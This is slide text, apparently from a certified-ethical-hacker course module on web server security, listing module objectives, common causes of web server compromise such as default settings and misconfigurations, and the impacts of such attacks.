
Module 11

Unmask the Invisible Hacker



Webserver Market Shares

CEH
www.offensive-security.com





<http://w3techs.com>

Module Objectives




- ↳ Understanding Webserver Concepts
- ↳ Understanding Webserver attacks
- ↳ Understanding Webserver Attack Methodology
- ↳ Webserver Attack Tools

- ↳ Countermeasures against Webserver Attacks
- ↳ Overview of Patch Management
- ↳ Webserver Security Tools
- ↳ Overview of Webserver Penetration Testing




Module Flow



Web Server Security Issue



- Web server is a program (both hardware and software) that hosts websites; attackers usually target software vulnerabilities and configuration errors to compromise web servers
- Nowadays, network and OS level attacks can be well defended using proper network security measures such as firewalls, IDS, etc., however, web servers are accessible from anywhere on the web, which makes them less secured and more vulnerable to attacks



Why Web Servers Are Compromised



- Improper file and directory permissions
- Installing the server with default settings
- Unnecessary services enabled, including content management and remote administration
- Security conflicts with business ease-of-use case
- Lack of proper security policy, procedures, and maintenance
- Improper authentication with external systems
- Default accounts with their default or no passwords
- Unnecessary default, backup, or sample files
- Misconfigurations in web server, operating systems, and networks
- Bugs in server software, OS, and web applications
- Misconfigured SSL certificates and encryption settings
- Administrative or debugging functions that are enabled or accessible on web servers
- Use of self-signed certificates and default certificates

Impact of Webserver Attacks



01

Compromise of user accounts



02

Website defacement

03

Secondary attacks from the Website

04


Root access to other applications or servers

05

